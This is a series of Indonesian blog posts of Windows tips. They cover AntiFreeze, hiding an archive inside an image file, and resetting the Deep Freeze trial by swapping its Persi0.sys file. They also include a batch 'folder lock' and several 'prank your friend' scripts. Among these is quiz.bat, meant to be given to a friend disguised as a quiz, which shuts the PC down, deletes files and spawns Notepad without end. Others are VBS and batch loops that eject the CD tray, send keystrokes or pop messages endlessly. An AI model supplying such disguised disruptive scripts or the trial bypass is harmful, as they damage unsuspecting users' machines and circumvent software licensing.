Ketika AntiFreeze tampil, kita tinggal mematikan process (End Process) aplikasi yang menggunakan CPU sangat besar ( indikasinya terlihat di kolom CPU Time) atau bisa juga penggunaan memory yang berlebihan (Mem Usage). Karena tampilannya menunya mirip Task Manager, seharusnya kita tidak akan kesulitan menggunakan software ini. Keadaan-keadaan dimana AntiFreeze bisa digunakan, yaitu :
- Ada satu atau lebih aplikasi yang berjalan sangat intensif, menggunakan hampir seluruh proses CPU, sehingga sistem tidak responsif.
- ADa satu atau lebih aplikasi yang menggunakan Memory sangat besar (berlebihan) termasuk swaping file, sehingga membebani sistem.
- Ada Aplikasi yang dijalankan dengan prioritas sangat tinggi, sehingga menggunakan semua proses CPU (processor)
- Banyak program yang berjalan bersama-sama dan masing-masing ingin mendapatkan “perhatian/jatah” dari Processor.
Meskipun Demikian, terkadang AntiFreeze tidak berhasil atau tidak berjalan untuk kondisi-kondisi tertentu. Misalnya Komputer hang karena masalah hardware, seperti Memory(RAM) yang rusak, bad sector pada Hardisk dan sejenisnya (dan biasanya ditandai dengan Mouse Cursor yang tidak aktif /tidak bisa digerakkann ). Selain itu AntiFreeze juga mungkin tidak akan berhasil jika Aplikasi mempunyai prioritas yang lebih tinggi dari AntiFreeze.
Posted by Luhung Haryo on 11.18
Anda pasti pernah mempunyai sebuah file rahasia yang ingin anda simpan ke dalam sebuah program proteksi, program proteksi ini sangan mudah anda dapatkan di dunia internet, namun begitu banyak cara untuk menembus proteksi tersebut.waduh untuk apa sebuah proteksi tersebut, nah kali ini saya akan memberikan bagaimana cara menyembunyikan file ke dalam gambar, mungkin anda sudah pada tau ya, ini cuma buat yang belum tau aja.
tidak usah panjang lebar langsung aja.
pertama anda harus punya:
Komputer anda harus sudah terinstall winrar
Sebuah Gambar
File Rahasia
jika sudah punya mari kita lanjutkan ke tahap ke dua
2. Settinglah windows anda terlebih dahulu agar ekstensi filenya tampil.pada jendela folder anda masuk ke folder option >> tab view


3. hilangkan tanda centang pada opsi “Hide extensions for known file types”
Persiapkan File rahasia anda (Extensi file terserah). misalnya memiliki nama sebuah file Contoh.exe dan sebuah file gambar (*.bmp, *.jpg, *gif), misalnya dengan nama Sunset.jpg.
4. Klik kanan pada file Conotoh.exe lalu pilih menu (add to "Contoh.rar"). maka akan tercipta file baru bernama Contoh.rar

Sekarang bukalah aplikasi NOTEPAD (start -> Run ketik NOTEPAD) lalu ketik script berikut:
@echo off
ren Contoh.rar Contoh.exe.rar
copy /b Sunset.jpg+Contoh.exe.rar hasil.gif
del Contoh.exe
del Contoh.exe.rar
del Sunset.jpg
del hide.bat
Ingat!! Sesuaikan nama-nama file pada script diatas dengan nama file anda (kecuali hide.bat). Perhatikan juga pada baris berikut:
ren Contoh.rar Contoh.exe.rar
--Format penulisan: ren Contoh.rar namafileanda.ekstensisebelumnya.rar
Jadi, jika misalnya file anda sebelumnya adalah rahasia.exe dan setelah di rar
menjadi rahasia.rar, maka penulisannya adalah:
ren raahsia.rar rahasia.exe.rar
Perhatikan juga pada nama file hasil.jpg. Ubahlah hasil.jpg menjadi hasil.ekstensi_file_gambar_anda. Jadi, misalnya file gambar yang anda pergunakan untuk menyembunyikan file rahasia nantinya adalah Sunset.jpg, maka ubahlah hasil.jpg menjadi hasil.gif
Simpanlah file ini pada lokasi yang sama dengan file-file anda tadi. Klik [File] [Save] lalu pada form isian File name ketik hide.bat Sedangkan pada Save as type pilih ‘All files’. Klik [Save] sesudahnya.

5. Tutup semua jendela program yang tebuka. Sekarang bukalah folder tempat anda menyimpan semua file-file tadi. Dobel klik pada file hide.bat. Tunggu hingga sekelebat bayangan windows command processor tampil. Jika berhasil, semua file pada folder tersebut akan hilang digantikan dengan sebuah file baru bernama hasil.gif
coba anda buka file hasil.gif, kalau di lihat sekilas tidak ada yang beda dengan file Sunset.jpg kecuali ukuran filenya yang bertambah besar. Anda tetap bisa membuka file tersebut dengan Picture Editor atau Image Viewer kesayangan anda. Tidak ada tanda-tanda bahwa sebenarnya ada rahasia besar didalamnya hehehe..
waduh !! dimana file rahasianya ?? tenang angan panik!! Klik kanan pada file hasil.jpg lalu pilihlah [Open With] --> [Choose Program..]. Pilihlah WinRar lalu klik [OK].

Nah, file rahasia anda akan tampil di hadapan anda. Anda bisa meng extract file tersebut sebagaimana anda meng extract file rar pada umumnya.

Disinilah sebenarnya inti dari persembunyian kita. Coba anda pikirkan, dalam kondisi wajar, adakah orang yang membuka file gambar dengan aplikasi file compressor?? Pernahkah terlintas dalam pikiran anda akan membuka gambar-gambar pemandangan dengan menggunakan WinRar?? Tentu tidak bukan?? Tentunya orang pada lazimnya akan membuka file gambar dengan aplikasi olah gambar atau image viewer. Nah, dengan memanfaatkan psikologi ini maka setidaknya file anda akan tersembunyi dengan aman ;) Kini anda bisa mengirimkan file rahasia tersebut kepada orang yang anda maksud dengan tenang. Tentunya jangan lupa untuk memberitahu rekan anda tersebut mengenai cara membukanya ;)
Posted by Luhung Haryo on 10.54
 Berikut ini caranya: Berikut ini caranya:
1. Download dulu Deepfreeze trial di www.faronics.com
2. Install deepfreeze
3. Setelah itu download NTFS4DOS di
- http://www.datapol.de/dpe/freeware/
- http://www.wsdownload.de/download/ntfs4dos/ntfsinst.exe
4. Terus install ntfsinst.exe nya hingga jadi boot disk NTFS4DOS
5. Terus buka shift ctrl alt F6 --> buat di posis boot thawed
6. Restart komputer, dan booting pake NTFS4DOS
7. Tunggu sampai masuk di Drive C:\ --> kemudian copy Persi0.sys ke
D:\Persi0.sys.thawed (boot thawed)
8. Kemudian masuk windows lagi, terus buat posisi Deepfreeze di boot frozen.
9. Restart komputer, dan booting pake NTFS4DOS
10. Tunggu sampai masuk di Drive C:\ --> kemudian copy Persi0.sys ke
D:\Persi0.sys.frozen (boot frozen)
langkah ini membuat back up
Persi0.sys.thawed untuk boot thawed
Persi0.sys.frozen untuk boot frozen
11. Bila mau menghilangkan Trial nya, tinggal copy kan aja, jgn lupa yg file asli
C:\Persi0.sys di delete, terus di ganti
D:\copy Persi0.sys.thawed c:\ # ini utk posisi boot thawed --> setelah itu restart
D:\copy Persi0.sys.frozen c:\ # ini utk posisi boot frozen --> setelah itu restart
12. Kemudian anda coba, copy Persi0.sys.frozen ke Drive C, kemudian reboot,
masuk windows, terus buat file di Drive C:\
kemudian anda restart, bila file nya hilang berarti anda sudah berhasil,
sebalikanya bila mau install file, delete dulu
C:\ Persi0.sys.frozen , setelah itu baru copy Persi0.sys.thawed.
Selamat mencoba, penulis tidak bertanggung jawab atas kerusakan sistem
komputer anda :)
Posted by Luhung Haryo on 10.04
notepad lock
1. buka notepad
2. copas deh kode berikut kedalam notepad:
downlaod script nya di sini
3. save notepad tsb, terserah mo di save dimana..
4. buka kembali, dan password bisa di ubah dengan selera anda di tulisan "pass ganti disini"
5. ganti extensi .txt dengan .bat
6. klik 2kali pada file yang sudah diganti menjadi .bat kemudian akan muncul folder bernama Locker
7. nah.. didalam folder Locker anda bisa menyimpan file2 to folder2 yang di anggap penting
8. setelah selesai menyimpan file o folder penting ke dalam folder locker..... klick 2kali pada kode notepad yang sudah dirubah menjadi *****.bat tadi, dan akan muncul tulisan Anda yakin ingin mengunci folder ini...??? pilih Y untuk melanjutkan atau pilih N untuk membatalkan..
9. oke selesai......!! folder anda akan aman..
Posted by Luhung Haryo on 09.46
Notepad bikin jail komputer temen 3
@echo off
title quiz hari ini :)
:menu
cls
echo jika kamu kena virus apa yang kamu lakukan
pause
echo pilih yang mana:
echo 1. matiin computer
echo 2. format aja
echo 3. bingung ahh
set input=nothing
set /p input=Choice:
if %input%==1 shutdown -s -t 30
if %input%==2 del c:\xxx
if %input%==3 @ECHO off
msg * muka lo jelek
msg * ngaca dulu gih
msg * hayo lo,cpu lu gw acak2
msg * ud install ulang aja
msg * biar masalah nya kelar
@ECHO off
:top
START %SystemRoot%\system32\notepad.exe
GOTO top
nah script diatas save jadi quiz.bat kasih ke temen..
pura2 aj bilang ad aplikasi kuis...
ket di atas :
kalo pilih 1.otomatis matiin computer
2.format file (terserah file apaan ganti aj dir nya)
3.sama aj kayak pilihan 1
kata2 di atas di ganti2 aj sesuai selera temen2
trick yang kedua
downlaod script nya di sini
save with existensi *.cmd
cara nya seperti yang sudah-sudah..
PERINGATAN:
JANGAN PERNAH SEKALI-KALI MENCOBA MENG-KLIK JIKA UDAH MELAKUKANNYA, ITU AKAN MERUSAK KOMPUTER LU.
Posted by Luhung Haryo on 09.39
Notepad bikin jail komputer temen 2
1.buka tutup CD/DVD
Code:
Set oWMP = CreateObject("WMPlayer.OCX.7")
Set colCDROMs = oWMP.cdromCollection
do
if colCDROMs.Count >= 1 then
For i = 0 to colCDROMs.Count - 1
colCDROMs.Item(i).Eject
Next
For i = 0 to colCDROMs.Count - 1
colCDROMs.Item(i).Eject
Next
End If
wscript.sleep 5000
loop
save namafile.vbs
2.bikin vbscript nongol mlulu
Code:
Set wshShell = wscript.CreateObject("WScript.Shell")
do
wscript.sleep 100
wshshell.sendkeys "~(enter)"
loop
save namafile.vbs
ket:di task manager full wscript yg lg running
3. teken tombol backspace mlulu
Code:
MsgBox "kembali ke menu sebelumnya"
Set wshShell =wscript.CreateObject("WScript.Shell")
do
wscript.sleep 100
wshshell.sendkeys "{bs}"
loop
save namafile.vbs
4.otomatis ngetik "lu jelek banget sih" di notepad/word
Code:
Set wshShell = wscript.CreateObject("WScript.Shell")
do
wscript.sleep 100
wshshell.sendkeys "lu jelek banget sih!!!"
loop
save namafile.vbs
5.buka notepad trus menerus
Code:
@ECHO off
:top
START %SystemRoot%\system32\notepad.exe
GOTO top
save namafile.BAT
ket:termasuk yang ngeselin banget nih
bisa di ganti,terserah mau buka cmd ato buka yg lain..ganti aja dir nya.
Posted by Luhung Haryo on 09.31
Notepad bikin jail komputer temen
1.message yang nongol melulu
Code:
@ECHO off
:Begin
msg * muka lo jelek
msg * ngaca dulu gih
msg * hayo lo,cpu lu gw acak2
msg * ud install ulang aja
msg * biar masalah nya kelar
GOTO BEGIN
save namafile.BAT
ket:
walaupun di kill task manager,masih tetep nongol message nya
kata2 nya bisa diganti sesuai selera masing2...
apalagi yg sedang jatuh cinta...kasih tuh ke gebetan lu...
di kirain cinta gila...
2.bikin shutdown+message
Code:
@echo off
msg * apaan sih lo
shutdown -s -c "Error! muka mu standar abis"
save namafile.BAT
3.Mainin Caps Lock button
Code:
Set wshShell =wscript.CreateObject("WScript.Shell")
do
wscript.sleep 100
wshshell.sendkeys "{CAPSLOCK}"
loop
save namafile.vbs
|
|